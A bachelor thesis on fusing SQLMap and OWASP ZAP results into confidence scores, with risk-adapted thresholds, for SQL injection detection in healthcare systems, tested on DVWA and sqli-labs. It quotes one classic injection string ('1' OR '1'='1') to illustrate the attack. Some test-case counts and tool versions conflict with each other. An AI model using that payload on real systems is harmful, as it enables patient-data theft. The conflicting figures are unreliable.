Bachelor Degree Project

Multi-source Evidence Fusion Based Confidence Assessment Method for SQL Injection Vulnerability Detection

- *An Application Study in Healthcare Information Systems*

Author: *Jianing Yang*
Supervisor: *Hemant Ghayvat*
Semester: HT 2025
Subject: Computer Science

Abstract

Healthcare information systems face severe SQL injection threats, yet automated detection tools like SQLMap and OWASP ZAP produce 30-40% false positive rates and provide only binary "vulnerable/secure" classifications without confidence quantification. This leaves hospital security teams unable to prioritize hundreds of alerts or make risk-based decisions aligned with HIPAA compliance requirements. This research develops a multi-source evidence fusion method that transforms binary tool outputs into continuous confidence scores tailored for medical environments. I integrate SQLMap and ZAP using weighted fusion (60:40), then apply three heuristic rules: Consistency Reward boosts confidence when tools agree closely, Strong Evidence Boost prevents underestimating obvious vulnerabilities when SQL error keywords appear, and Medical Risk Bonus elevates confidence for high-risk modules like prescription systems. I design adaptive confidence thresholds for four medical risk levels (L1-L4), ranging from 0.11 for critical prescription systems to 0.52 for low-risk appointment scheduling, replacing the standard 0.50 threshold used in generic security scanning. Through controlled experiments on 55 test cases (32 real vulnerabilities from DVWA and sqli-labs, 23 secure implementations), my method achieved 85.71% F1-score, a 12.03 percentage point improvement over SQLMap alone (73.68%). Confidence scores clearly separated vulnerable systems (averaging 0.79) from secure implementations (averaging 0.21), with a 0.58-point gap demonstrating meaningful reliability quantification. Adaptive threshold performance varies: L3 reduces false positive rate by 50% while maintaining recall, L2 achieves perfect recall (100%) while preserving false positive rate, and L1's ultra-low threshold causes false positive rate to jump from 0% to 50%. This aligns with my design principle of maintaining zero false negatives while tolerating increased false positives. L4 maintains false alarm rate while reducing recall by 20% within acceptable limits, aligning with my principle of reducing alarm noise while tolerating partial false negatives. Component analysis indicates Strong Evidence Enhancement contributes most significantly (performance drops 7.74% upon removal), and parameter sensitivity testing demonstrates robust performance (CV=0.95%). The primary contribution transforms vulnerability detection from binary alerts into confidence-based assessments that support defensible prioritization in healthcare security workflows. By quantifying detection reliability and adapting thresholds to medical risk contexts, this method enables security teams to allocate limited resources effectively while maintaining patient safety and HIPAA compliance.

Keywords: Healthcare information systems, SQL Injection, Vulnerability, Multi-source evidence fusion, Heuristic rules, Adaptive thresholds, SQLMap, OWASP ZAP, DVWA, Sqli-labs

Contents

1 Introduction

This is a 15 credits Bachelor thesis in Computer science. Healthcare information systems have become critical infrastructure, and web applications managing sensitive patient data are increasingly targeted by cyberattacks. SQL injection remains one of the most prevalent and dangerous threats. In 2019, an unpatched SQL injection vulnerability in a healthcare group's patient information query system was exploited, resulting in the theft of two million electronic medical records that were subsequently sold on the dark web. Demonstrates that when prescription or allergy data is compromised, the consequences extend beyond financial loss to directly endanger patient safety. Automated detection tools like SQLMap and OWASP ZAP generate 30-40% false positive rates, flooding hospital security teams with hundreds of unverified alerts. Existing tools provide only binary “vulnerability present/absent” determinations, lacking confidence metrics and failing to distinguish high-risk vulnerabilities in prescription systems from low-risk issues in appointment systems. This paper proposes a multi-source evidence fusion method that enables security teams to make informed risk-based decisions by providing continuous confidence scores and adaptive thresholds tailored to the healthcare domain. [1]

1.1 Background

SQL injection detection technology has evolved from manual code reviews to automated scanning tools. This study explores a multi-source fusion approach that enhances accuracy by integrating outputs from multiple detectors. Healthcare environments face unique challenges: they require round-the-clock availability while maintaining zero tolerance for false positives. Vulnerabilities in prescription systems, if overlooked, can endanger patient lives, while false positives consume limited security resources investigating non-existent threats. Current detection tools employ techniques like payload injection, response analysis, and temporal inference, with individual detection accuracies typically reaching 70-80%. However, scanning the same application with multiple tools often yields conflicting results. Two fundamental challenges persist in this field: First, existing tools provide only binary classification results without quantifying detection confidence, preventing security teams from prioritizing hundreds of alerts; Second, generic detection methods lack domain-specific contextual awareness, failing to distinguish critical vulnerabilities in patient safety systems from low-risk issues in administrative modules. These challenges necessitate confidence-based detection approaches integrated with healthcare-specific risk stratification mechanisms. Subsequent sections will explore this through multi-source evidence fusion and adaptive thresholding mechanisms. [2]

1.2 Related work

To understand the current state of the field that is, what others had already accomplished before.

1. Multi-source data analysis for SQL injection detection.

Similarities:

Shared core philosophy: Both recognize limitations of single-tool approaches and advocate multi-source fusion

Similar methodology: Both extract multi-dimensional features for fusion

Common objective: Improve detection accuracy while reducing false positive rates. [3]

2. Evaluation of Web Vulnerability Scanners Based on OWASP Benchmark.

Similarities:

Identical tool selection: SQLMap + OWASP ZAP

Overlapping test environments: Both utilize DVWA as the testing platform

Consistent objectives: Evaluating tool performance differences. [4]

3. Static Analysis of HIPPA Security Requirements in Electronic Health Record Applications.

Similarities:

Common application domain: Both target healthcare information systems

Shared threat perception: Both recognize SQL injection as a severe threat to healthcare systems

Compliance focus: Both mention HIPAA security rules. [5]

1.3 Problem formulation

While existing research demonstrates that multi-tool fusion can theoretically improve detection accuracy, a fundamental mathematical gap constrains practical implementation: current detection tools produce binary classifications $Y \in \{\text{vulnerable, secure}\}$, but lack a standardized probabilistic framework for quantifying the reliability of these judgments. When SQLMap reports a vulnerability with certainty while ZAP finds the same endpoint secure, security teams have no principled method to compute $P(\text{vulnerability}|\text{evidence})$ from conflicting tool outputs. Beyond this mathematical foundation, critical knowledge gaps remain regarding how to adapt generic detection methods to healthcare-specific risk contexts, where a vulnerability in an electronic prescription system (potentially fatal) demands different treatment than one in an appointment scheduler (minor inconvenience). This thesis addresses these interconnected gaps through four research questions:

RQ1: Confidence Quantification

How can binary vulnerability judgments from multiple detection tools be transformed into continuous confidence scores that accurately reflect detection reliability?

RQ2: Fusion Effectiveness
Does multi-source evidence fusion with heuristic rules demonstrate measurable improvement over individual tool performance in terms of accuracy and false positive reduction?

RQ3: Medical Context Adaptation
Can domain-specific adaptive thresholds reduce false alarm rates in healthcare scenarios by accounting for varying criticality across different system modules?

RQ4: Component Contribution
Which components of the fusion method: Weighted combination, consistency rules, strong evidence detection, or medical field adjustments contributed most significantly to overall performance improvement?

1.4 Motivation

HIPAA Security Rule mandates risk-based vulnerability assessments, requiring healthcare organizations to "Identify and analyze potential risks" and implement proportionate safeguards. However, current SQL injection detection tools provide only binary vulnerable/secure classifications without quantifying detection reliability. When hospital security teams face multiple vulnerability alerts, HIPAA compliance demands they prioritize remediation based on actual risk. This forces an impossible choice: investigate all alerts or apply arbitrary triage rules. Beyond regulatory compliance, SQL injection vulnerabilities directly threaten patient safety: Compromised prescription systems enable medication dosage tampering, breached HIV records expose patients to discrimination, and manipulated surgical schedules could misdirect patients to wrong operating rooms. My confidence-based approach addresses both the HIPAA compliance gap and patient safety concerns by transforming binary tool outputs into quantified risk metrics that support defensible prioritization decisions in hospital security workflows. [5]

1.5 Objectives

O1: Transform binary vulnerability classifications into continuous confidence scores that quantify detection reliability across a 0-1 scale.
O2: Demonstrate that multi-source evidence fusion with heuristic rules achieves measurable accuracy improvements over individual detection tools (SQLMap, OWASP ZAP).
O3: Design adaptive confidence thresholds tailored to four medical risk levels (L1-L4) that reduce false positive rates while maintaining vulnerability detection completeness.
O4: Quantify individual component contributions through ablation studies, identifying which fusion elements (weighted combination, strong evidence detection, medical adjustments) drive performance gains.

Expected outcomes include: F1-scores exceeding 75%, measurable false positive reduction in borderline risk scenarios, and empirical validation that confidence quantification enables risk-based security decision-making rather than binary alert triaging.

1.6 Scope and Limitation

This research focuses specifically on SQL injection vulnerability detection using two widely-adopted open-source tools (SQLMap and ZAP), deliberately excluding other vulnerability types such as Cross-site scripting or authentication bypass. The experimental validation employs 55 test cases derived from standard security testing platforms (DVWA and sqli-labs) along with simulated secure scenarios, rather than conducting assessments on live production healthcare systems due to ethical constraints and patient safety considerations. My medical scenario adaptation targets web-based healthcare information systems with database backends, excluding embedded medical devices, mobile health applications, and legacy systems using non-relational databases. The evidence fusion approach is designed for healthcare environments where regulatory compliance (HIPAA) and risk-based prioritization are paramount, and may not directly transfer to domains with fundamentally different security requirements or risk tolerance profiles. [6]

1.7 Target group

The primary audience for this research comprises security practitioners working in healthcare organizations including hospital IT security teams, penetration testers, and security consultants who conduct regular vulnerability assessments and must prioritize remediation efforts across multiple systems with limited resources. Secondary audiences include security researchers and tool developers interested in evidence fusion methodologies for vulnerability detection, who may adapt my confidence quantification framework to other security testing domains beyond SQL injection. Compliance officers and risk managers responsible for HIPAA security rule adherence will find the adaptive threshold mechanism useful for demonstrating risk-based security assessments in audit documentation.

1.8 Outline

This report is organized into eight chapters that build progressively from problem identification through solution design to experimental validation.

Chapter 2 explains my research approach. I describe why I chose design science methodology for developing and testing the fusion method, detail my controlled experiment framework, and address how I ensure the research is reliable, valid, and ethically sound.

Chapter 3 provides the theoretical foundation. I start by explaining SQL injection fundamentals and why existing tools struggle in healthcare settings. Then I present my solution: how I extract evidence from SQLMap and ZAP, combine them using weighted fusion with three heuristic rules, and apply adaptive thresholds tailored to medical risk levels (L1-L4). I also explain my experimental design for validating each research question.

Chapter 4 covers implementation details. I describe the testing environment (Kali Linux and Ubuntu with DVWA and sqli-labs platforms), my 55 test cases spanning real vulnerabilities and secure scenarios, and how I verified ground truth through hands-on penetration testing.

Chapter 5 presents experimental results across five key areas: confidence distribution showing 0.58-point separation between vulnerable and secure systems, method comparison demonstrating 85.71% F1-score, adaptive threshold effectiveness with mixed results across risk levels, heuristic rule contributions through ablation studies, and parameter sensitivity analysis showing good robustness.

Chapter 6 analyzes what these results mean. I validate that confidence quantification works, demonstrate fusion effectiveness over individual tools, assess medical scenario adaptation successes and limitations, and quantify which components contribute most to performance.

Chapter 7 discusses how my findings address the four research questions, compares results with existing literature, acknowledges limitations like simulated test cases, and explains where the method generalizes beyond healthcare.

Chapter 8 concludes by summarizing contributions, acknowledging constraints, and suggesting future work including real-world hospital deployment studies.

2 Method

2.1 Research Project

This research project addresses the practical challenge faced by healthcare security teams who struggle to prioritize among hundreds of vulnerability alerts generated by automated SQL injection detection tools, requiring a systematic method to quantify detection confidence and adapt assessments to medical risk contexts. I adopted a design science research methodology, in my case, a confidence assessment method comprising algorithms, heuristic rules, and decision frameworks where the research contribution lies in demonstrating that the designed solution effectively addresses an identified problem. The project follows five design science phases: First, I identified the problem through analysis of existing tool limitations and healthcare-specific requirements; Second, I defined solution objectives as four research questions targeting confidence quantification, fusion effectiveness, medical adaptation, and component contribution; Third, I designed and implemented the multi-source evidence fusion method with weighted algorithms, three heuristic rules, and adaptive thresholds tailored to medical risk levels; Fourth, I demonstrated the method's functionality by applying it to 55 SQL injection test cases spanning real vulnerabilities and secure scenarios; Fifth, evaluated performance through controlled experiments comparing my approach against baseline methods, measuring improvements in accuracy and false positive reduction.

2.2 Research methods

My research employs controlled experiments as the primary empirical method, because I require precise measurement of causal relationships between method components (independent variables) and detection performance (dependent variables) in an environment where confounding factors can be systematically eliminated. Each experiment manipulates specific independent variables (detection method, threshold strategy, rule configuration, or parameter values) while measuring standardized dependent variables (accuracy metrics, false positive rates) across the same test case set, ensuring fair comparison through controlled variation.

2.3 Reliability and Validity

Construct validity: I mitigate risks by employing multiple complementary metrics（Precision, Recall, F1 score, FPR, and FNR）rather than relying on a single performance indicator, ensuring detection quality receives multidimensional evaluation. The confidence score accurately reflects detection reliability through its significant correlation with true labels.

Threshold Selection Rationale: The confidence classification thresholds (0.80 for HIGH, 0.50 for MEDIUM, 0.30 for LOW) were established a priori based on industry security practices rather than derived from my 55-case test set, mitigating threshold selection bias. The 0.80 threshold aligns with penetration testing standards where ≥80% confidence typically triggers immediate remediation [7]. The 0.50 threshold represents the conventional binary classification decision boundary. The 0.30 threshold reflects noise-filtering practices in security operations centers. These values were defined before experimental data collection and remain consistent with CVSS severity mappings [8] and NIST risk categorization guidelines [9].

Internal validity: I address this through controlled experimental design where only one independent variable changes per experiment (e.g., Ablation study isolates individual rules while holding other factors constant), and through comparison against multiple baseline methods to demonstrate gains exceed simpler approaches.

External validity: Real hospital systems deploy multiple security layers such as: WAFs (Web Application Firewalls), IDS/IPS systems, reverse proxies, and load balancers that introduce detection complications absent in my test setup. For example, a WAF operating in block mode would return HTTP 403 responses to SQLMap's malicious payloads, potentially causing my fusion system to assign low confidence scores despite underlying vulnerabilities existing in application code. Similarly, hospital network architectures involve VPNs, internal firewalls, and network segmentation that introduce variable latency, complicating time-based blind injection detection. Production systems experience continuous legitimate traffic, database load fluctuations, and concurrent user sessions that affect application response characteristics. My controlled tests eliminated these real-world noise factors: DVWA and sqli-labs responded consistently because only my detection tools were accessing it. In contrast, a hospital prescription system under active clinical use might exhibit unpredictable response times due to database locks, caching behaviors, or peak-hour load, potentially triggering false positives in our time-delay analysis or false negatives when legitimate delays mask attack-induced delays.
I partially mitigate external validity threats by: (1) Including diverse vulnerability types (error-based, boolean-blind, time-based) that should generalize across deployment contexts, (2) Designing medical risk scenarios (L1-L4) based on real HIPAA compliance requirements rather than laboratory assumptions, and (3) Using parameter configurations (tool weights, thresholds) derived from security industry standards rather than optimized for my specific test set. However, I acknowledge that real world deployment validation in active hospital environments remains essential future work before production adoption can be recommended.

Reliability: I ensure replicability by using open-source tools (SQLMap 1.7, ZAP 2.12), documenting all parameter configurations explicitly, and providing my Python implementation as supplementary material.

2.4 Ethical Considerations

This research involved no human subjects, real patient data, or unauthorized testing of production healthcare systems, thereby avoiding primary ethical concerns related to privacy violations or service disruption. All experiments were conducted on deliberately vulnerable training platforms (DVWA and sqli-labs) designed explicitly for security education and research. All experimental results are reported honestly including limitations and negative findings, all baseline comparisons use identical test conditions to ensure fairness, and I explicitly identify the 23 simulated test cases to avoid misrepresenting them as real-world validation.

3 Theoretical Background

3.1 SQL Injection Attack Principles and Detection Methods

3.1.1 The Fundamentals of SQL Injection

SQL injection is an attack technique that manipulates backend databases to execute unintended queries by inserting malicious SQL code into input parameters of web applications. The root cause of such attacks lies in applications failing to properly validate and filter user input, enabling attackers to construct SQL statements that alter the original query's semantic structure. In healthcare information systems, SQL injection attacks typically target functional modules involving database interactions, such as patient information queries, login authentication, and data retrieval. Under normal circumstances, doctors retrieve corresponding diagnostic records by entering the patient ID. Upon receiving the patient ID, the backend application constructs the corresponding SQL query statement and submits it to the database for execution. However, if the application concatenates user input directly into the SQL statement without validation, an attacker can alter the query logic by inputting specially crafted strings. When an attacker inputs “1' OR ‘1’='1”, since the condition “OR ‘1’='1'” is always true, this query returns all patient records in the database instead of a single patient's information, leading to a massive privacy data breach. [10]

3.1.2 Mainstream detection methods

SQL injection vulnerability detection methods can be categorized based on two dimensions: detection timing and technical principles. Static analysis methods identify potential security flaws by examining source code or bytecode prior to code compilation or deployment. These methods typically employ taint analysis techniques to trace the propagation path of user input data within the program, determining whether unvalidated data is directly used to construct SQL statements. Dynamic detection methods involve probing for SQL injection vulnerabilities during application runtime by sending carefully crafted test inputs. The core principle of these methods is to inject various combinations of SQL syntax special characters and keywords into the target application's input points, then analyze the application's responses to determine whether injection was successful. [11]

3.2 Analysis of Automated Detection Tools

SQLMap is currently the most powerful open-source SQL injection detection tool. It supports automatically identifying database types and detecting various injection types including error-based, Boolean blind, time-based blind, and UNION query attacks. Its core strengths lie in the comprehensiveness and depth of its detection capabilities, enabling it not

only to uncover vulnerabilities but also to demonstrate the actual impact of attacks. [12] OWASP ZAP is a comprehensive web security scanner, with SQL injection detection being one of its many features. ZAP employs a combined strategy of passive and active scanning to identify security issues at different stages. [13]
Existing automated detection tools face three challenges in medical applications. First, individual tools have detection blind spots. Different tools, based on their respective detection strategies and rule sets, may miss vulnerabilities in specific scenarios. For example, SQLMap may abandon time-based blind injection detection when network latency is unstable, while ZAP's payload library has limited coverage and may fail to identify injection patterns using non-standard SQL syntax. Second, there is a lack of confidence quantification mechanisms. Current tools only provide binary determinations of vulnerability presence, and reports generated through system scans cannot distinguish which vulnerabilities are most likely genuine. Third, generic tools cannot adapt to the specific requirements of the healthcare domain. They fail to account for differing risk levels across various modules of healthcare systems, applying uniform strategies to all detection points. This approach cannot meet the audit report requirements of regulations like HIPAA and lacks mechanisms to adjust detection strategies based on business continuity requirements. [14]

3.3 Security Threat Model for Healthcare Web Applications

3.3.1 Overview of Healthcare Information System Architecture

The typical healthcare information system comprises multiple business subsystems, including core modules such as patient information management, electronic medical record systems, electronic prescription systems, and medical insurance settlement. These systems typically adopt a three-tier web architecture: the front end provides browser-based interfaces for physician workstations, nurse stations, or patient self-service terminals; the middle tier handles business logic and API services; the backend consists of relational databases for storing sensitive data such as patient privacy information, medical records, and medication details. The unique nature of medical data makes such systems more vulnerable to database security threats like SQL injection compared to typical commercial applications. [15]

3.3.2 Typical SQL Injection Threat Scenarios

Multiple highly dangerous SQL injection threat scenarios exist in healthcare web applications. Patient information leakage attacks represent the most common threat type, where attackers bypass access controls through SQL injection vulnerabilities in patient information query interfaces to bulk extract sensitive data such as patient names, ID numbers, and diagnostic records. [16]

3.4 Methodology

3.4.1 Multi-source Evidence Collection Mechanism

To comprehensively characterize the existence and severity of SQL injection vulnerabilities, this study extracts eight categories of evidence features from the outputs of automated detection tools. These features span multiple dimensions, including HTTP response behavior, database interaction characteristics, and vulnerability exploitation success rates to provide rich information inputs for subsequent fusion calculations. [17]

Before performing multi-source fusion, it is first necessary to calculate the individual confidence scores derived by each tool based on its own evidence. This study employs a weighted summation method to linearly combine the eight feature categories. [17]

SQLMap Confidence Calculation:

$$S_{SQLMap} = \sum_{i=1}^{8} w_i \cdot f_i^{SQLMap}$$

Among these, w_i is the weight factor for feature, and f_i^{SQLMap} is SQLMap's normalized score for that feature (valued between [0,1]).

OWASP ZAP Confidence Calculation:

$$S_{ZAP} = \sum_{i=1}^{8} w_i \cdot f_i^{ZAP}$$

After obtaining two individual tool confidence scores, a weighted fusion strategy is employed to compute the composite confidence. Tool weights are determined based on their historical performance on the standard test set. [17]

Basic Weighted Fusion Formula:

$$C_{base} = w_{SQLMap} \cdot S_{SQLMap} + w_{ZAP} \cdot S_{ZAP}$$

Among these, $w_{SQLMap} + w_{ZAP} = 1$

Weighting Determination Method:

In the preliminary testing of this study, tool performance evaluation was conducted using 50 injection points from the DVWA and sqli-labs standard targets. Based on the relative advantage of the F1-score, I decide to set $w_{SQLMap} = 0.60, w_{ZAP} = 0.40$.

Simple weighted fusion does not account for factors such as tool result consistency or specific detection modes. This study designed three heuristic rules to dynamically adjust the baseline confidence level, thereby enhancing the reliability of the fusion results. [18]

#Rule 1: Consistency Bonus

When the individual confidence levels of two tools are highly consistent, indicating the detection results mutually validate each other, the overall confidence level should be increased.

$$If\ |S_{SQLMap} - S_{ZAP}| < \theta_{consistency}, then\ C_{adjusted} = C_{base} \times (1 + \alpha)$$

Parameter Settings: $\theta_{consistency} = 0.15, \alpha = 0.10$

Rationale: Tools with confidence difference <15% prove strong agreement, indicating reliable detection and the bonus provides measurable improvement without over-weighting consistency alone, balancing mutual validation with other evidence.

# Rule 2: Strong Evidence Boost

When explicit SQL error messages are detected, this constitutes one of the strongest indications of SQL injection. The confidence threshold must be raised accordingly.

$$If\ f_3^{SQLMap} > 0.8\ or\ f_3^{ZAP} > 0.8, then\ C_{adjusted} = \max(C_{base}, 0.80)$$

Parameter Settings:

• Strong evidence threshold: θ_strong = 0.8

Rationale: Only triggers when error keyword density exceeds 80%, ensuring high-quality evidence.

• Confidence floor: C_floor = 0.80

Rationale: Error-based SQL injection represents high-severity vulnerability type, warranting elevated confidence regardless of other indicators.

# Rule 3: Healthcare Field Bonus

When detecting healthcare-related fields, a multiplicative confidence boost is applied due to the severe consequences of data breaches in healthcare environments. The multiplicative mechanism ensures boost magnitude scales proportionally with base confidence.

$$If\ risk_{level} \in \{L1, L2\}, then: C_{adjusted} = \min(C_{base} \times (1 + \gamma), 1.0)$$

Parameter Settings:

• Medical risk bonus: γ = 0.55 (55% multiplicative factor)

Rationale: Determined through boundary case analysis of L1/L2 false negative cases. Analysis revealed that cases near the 0.5 classification threshold required ⩾51% boost to achieve correct classification. The 55% coefficient provides adequate safety margin while avoiding excessive boost that could increase false positives in secure implementations.

• Risk level scope: L1 (Critical) and L2 (Severe) only

Rationale: These levels represent fatal risks and severe privacy breaches under HIPAA compliance requirements.

Rule Application Sequence:

The three rules are applied sequentially in the following order:

1. Rule 1 (Consistency Reward)
   - Applies when tool outputs show high agreement (diff < 0.15)
   - Boosts confidence by 10% to reflect mutual validation

2. Rule 2 (Strong Evidence Boost)
   - Applies when error keyword density exceeds 80%
   - Enforces minimum confidence floor (0.80) for error-based detections

3. Rule 3 (Medical Risk Weighting
   - Applies final adjustment based on medical context
   - Provides 55% multiplicative boost for L1/L2 high-risk modules

This sequential application ensures that evidence-based adjustments (Rules 1-2) precede context-specific weighting (Rule 3), maintaining logical consistency in confidence computation.

3.4.2 Confidence Stratification Mechanism

After obtaining continuous confidence scores through multi-source fusion and heuristic rules (Section 3.4.1), I map continuous confidence scores to four discrete confidence levels to support risk-based decision-making. [19]
Standard Confidence Levels:
High Confidence Threshold (≥0.80): Strong evidence of vulnerability, typically triggered by error-based injections or multiple concurrent indicators. Requires immediate remediation.
Medium Confidence (0.50-0.80): Suspicious patterns detected but not conclusive, common in blind injection scenarios.
Low Confidence (0.30-0.50): Weak signals that may represent false positives. Can be deferred for periodic review.
Very Low Confidence (<0.30): Minimal evidence, likely noise. No action required. [19]

3.4.3 Healthcare-specific Rules

Medical data is highly sensitive, and the consequences of different types of data breaches vary significantly. I introduce a data sensitivity grading mechanism into four risk levels:
L1 (Critical Risk): Modules where vulnerabilities directly threaten patient life. Data breaches can lead to medication errors or treatment delays.
L2 (Severe Risk): Modules handling sensitive patient information where breaches cause massive privacy violations.
L3 (High Risk): Modules involving financial or operational data where breaches cause business disruption, including insurance claims, billing systems.
L4 (Low Risk): Administrative modules with limited patient safety impact, including appointment scheduling, department directories.

Adaptive Threshold Configuration:

L1 (Critical Risk) employs the most aggressive threshold (0.11) to maximize sensitivity: "Better to investigate 10 false positives than miss one true

vulnerability in a prescription system." The threshold (0.11) is indeed an extreme design choice, but it is based on the following considerations:
Risk asymmetry: In electronic prescription systems, false negatives (FN) may lead to tampering with drug dosages and endanger patient lives, while false positives (FP) merely consume security team review resources.
Layered defense strategy: The low threshold serves as a ‘tripwire’ to trigger manual review, with final confirmation through source code audit rather than direct classification as a vulnerability.
L2 (Severe Risk) uses a slightly lowered threshold (0.48) to improve detection completeness for severe privacy breach scenarios. The threshold reduction from standard 0.50 reflects the elevated consequences of data breaches in these modules while maintaining reasonable false positive control compared to L1's extreme sensitivity. Balancing detection completeness with alert volume management.
L3 (High Risk) raises threshold to 0.55 to reduce false positive burden for business-critical but non-safety-critical systems, allowing security teams to focus resources on higher-priority alerts.
L4 (Low Risk) calibrated at 0.52 because the genuine administrative module vulnerabilities exhibit higher confidence patterns than constructed validation bypass scenarios.

The division of confidence intervals is not absolute and can be adjusted in practical applications based on business scenarios and risk preferences. Unlike CVSS which uses fixed global thresholds, my method adapts thresholds based on medical risk contexts (L1-L4). [20]

3.5 Control Experiment Design

To ensure experimental rigor and reproducibility, I clearly define the independent, dependent, and control variables in my study.
Independent Variables:
- *Detection Method* (5 levels): SQLMap-only, ZAP-only, Simple Average, Weighted Fusion, and Full Fusion with Heuristics
- *Medical Risk Level* (4 levels): L1 (Critical), L2 (Severe), L3 (High), L4 (Low)
- *Rule Configuration* (5 conditions): Full method (baseline), and four variants with each rule individually disabled
- *Parameter Values* (continuous ranges): Tool weights, consistency thresholds, divergence thresholds, healthcare bonus.

Dependent Variables:
- *Precision*: The proportion of true vulnerabilities among all detected vulnerabilities, measuring the accuracy of positive predictions

- *Recall*: The proportion of actual vulnerabilities successfully detected, measuring the completeness of detection
- *F1-Score*: The harmonic mean of precision and recall, serving as my primary performance indicator
- *False Positive Rate (FPR)*: The proportion of safe points incorrectly flagged as vulnerable, crucial for reducing alert fatigue
- *False Negative Rate (FNR)*: The proportion of actual vulnerabilities missed, critical for security assurance

Control Variables:

- *Testing Platform*: DVWA and sqli-labs with fixed versions and configurations
- *Tool*: SQLMap and OWASP ZAP
- *Test Environment*: Kali Linux as attack machine, Ubuntu as target system
- *Network Conditions*: Local network testing to eliminate external latency variations
- *Test Set Composition*: Fixed set of 55 injection points with verified ground truth labels

Experiment 1: Confidence Distribution Analysis (Verify RQ1)
This experiment validates whether my fusion method produces meaningful confidence scores that distinguish vulnerable from secure implementations. I calculate descriptive statistics (mean, standard deviation) for each group and measure their separation through confidence gap and Cohen's d effect size. Following Cohen's (1988) framework, I interpret effect sizes as small ($d=0.2$), medium ($d=0.5$), or large ($d=0.8$). Success requires $d>0.8$, demonstrating substantial separation between groups. Box plots visualize the distributions, revealing median positions, interquartile ranges, and outliers that represent potential misclassifications. This approach provides statistical evidence for RQ1 by quantifying separation quality rather than merely reporting classification accuracy, ensuring that confidence scores genuinely reflect detection reliability rather than arbitrary numerical outputs. [21]

Experiment 2: Detection Method Comparison (Verify RQ2)
This experiment aims to evaluate whether a multi-source evidence fusion scheme based on heuristic rules outperforms single detection tools and simple fusion strategies. I compared five detection methods as independent variables: (1) SQLMap detection only, (2) ZAP detection only, (3) Simple averaging of tool confidence scores, (4) Weighted fusion without heuristic rules, (5) Full fusion system with all heuristic rules enabled. By fixing the test dataset and threshold while varying only the detection methods, I

successfully isolated the contributions of each fusion approach. The control group comprised single-tool baselines (SQLMap and ZAP). [22]

Experiment 3: Medical Scenario Adaptability (Verify RQ3)
This experiment aims to validate whether adaptive confidence thresholds customized for medical risk levels can effectively reduce the false positive rate compared to standard threshold strategies. The independent variable is the threshold strategy: standard threshold versus adaptive threshold. Test cases grouped by medical risk level (L1-L4). Dependent variables include false positive rate, precision, and recall measured separately for each risk level. The control group employs a uniform 0.50 threshold to simulate traditional security scanning methods. The experimental group applies domain-specific thresholds based on medical risk tolerance requirements. By comparing FPR reduction rates across the four risk levels, I evaluate whether adaptive thresholds achieve significant improvements while maintaining acceptable recall rates. [23]

Experiment 4: Heuristic Rule Effectiveness (Verify RQ4)
This ablation study quantifies the contribution of each heuristic rule to overall detection performance. The independent variable is the rule configuration: By systematically disabling rules one by one (Rule 1: Consistency Reward, Rule 2: Strong Evidence Enhancement, Rule 3: Medical Domain Bonus) while keeping other components active, five conditions were tested. The baseline uses the complete system with all rules enabled. Focusing on the decay of F1 scores when each rule is removed. This single-subject design enables independent evaluation of individual rule contributions by fixing the fusion algorithm and varying the rule set. This single-subject design enables independent evaluation of individual rule contributions by fixing the fusion algorithm and varying the rule set. [24]

Experiment 5: Parameter Sensitivity Analysis (Verify RQ4)
This experiment evaluates the system's robustness to parameter variations, focusing on testing SQLMap tool weights. By systematically scanning the parameter space while fixing other system components (Same test set, same rule configuration) I assess whether performance remains stable or exhibits high sensitivity to parameter choices. A low coefficient of variation (<2.5%) indicates the system's robustness across diverse parameter settings, supporting hypothesis H4 regarding algorithm stability. This experiment is crucial for demonstrating that the method requires minimal parameter tuning across different deployment scenarios, thereby enhancing its practical value in medical applications.

4 Research project – Implementation

4.1 Experimental Design

4.1.1 Experimental Objectives and Hypotheses

The objective of my study is not to “replace” or “modify” existing detection tools, but rather to establish a Placement Quantification Decision Support Framework on their foundation.
Specifically:
1. Transform discrete “presence/absence” judgments into continuous confidence scores through multi-source evidence fusion
2. Refine distinctions between injection types and evidence strengths by applying heuristic rules
3. Provide adaptive risk assessment thresholds tailored to medical operational contexts

4.1.2 Experimental Environment Configuration

Windows 11 (Host Machine)
- Development Environment (VS Code)
- Code Writing and Paper Drafting
- Browser Testing

Kali Linux (Attack Machine)
-SQLMap version: 1.9.11
-ZAP version: 2.16.1
-Kali Network Configuration: 192.168.10.10(Hosy-Only)

Ubuntu (Target Range Server)
-MySQL
-DVWA (Shooting range 1)
-sqli-labs (Shooting range 2)
- Ubuntu Network Configuration: 192.168.10.20(Hosy-Only)

4.1.3 Test Scenario Design

```
Total of 55 scenarios:
├── DVWA: 16 scenarios
├── sqli-labs: 19 scenarios
└── False Positive testing: 5 scenarios + 15 secure cases (Simulated)
```

```
Distribution by risk level:
├── L1 (Critical risk): 11
├── L2 (Severe risk): 16
├── L3 (High Risk): 16
└── L4 (Low Risk): 12
```

```
By Vulnerability Type:
├── Error-based: 12
├── Boolean Blind: 8
├── Time-based Blind: 7
├── UNION Query: 3
└── False Positives: 10
```

4.1.4 Ground Truth Annotation

Category 1: Real Vulnerability Test Cases (32 cases)
For TC001-TC035, I performed hands-on penetration testing on DVWA and sqli-labs platforms to confirm genuine SQL injection vulnerabilities. Validation involved: (1) Manually crafting exploitation payloads and verifying successful data extraction or query logic alteration, (2) Cross-validating with both SQLMap and OWASP ZAP in aggressive detection modes to ensure consistent exploitation, and (3) Examining application source code when available to confirm absence of input sanitization. These cases represent actual vulnerabilities that exist in the deployed test platforms.

Category 2: Secure Implementation Test Cases (23 cases)
To evaluate this method's false positive control capabilities, I designed 23 security test cases representing common security implementations in healthcare systems.
Real Deployment Testing (8 cases):
- TC036-TC040: DVWA/sqli-labs High Security levels: Actually deployed and tested configurations where prepared statements or input validation prevent exploitation. I verified through repeated scanning attempts that both SQLMap and ZAP correctly failed to exploit these hardened configurations.
- TC004, TC012, TC016: DVWA session-based injection protections: Real implementations tested in lab environment.

Simulated Security Scenarios (15 cases): - TC041-TC055: Theoretical secure implementations including prepared statements, ORM frameworks, WAF protection, and stored procedures. Due to resource and time constraints, these cases use constructed test data rather than actual deployment and scanning.

WAF Configuration Clarification (TC051-TC052): These cases simulate Mod Security WAF deployment scenarios based on documented behavior patterns rather than actual WAF installation on my test infrastructure. The simulated configuration represents:
- Detection Mode: WAF configured as "SecRuleEngine DetectionOnly" which logs attacks without blocking (returns 200 OK with logged alerts)
- Block Mode (simulated in my test data): Returns HTTP 403 Forbidden when malicious payloads trigger Core Rule Set (CRS) signatures.

Practically, testing secure implementations requires deploying production-grade security mechanisms (prepared statements, WAF rules, etc.), which is

beyond the scope of a vulnerability detection thesis. My contribution is the fusion algorithm and confidence scoring, not security implementation. The constructed scenarios follow established secure patterns to provide baseline comparison.
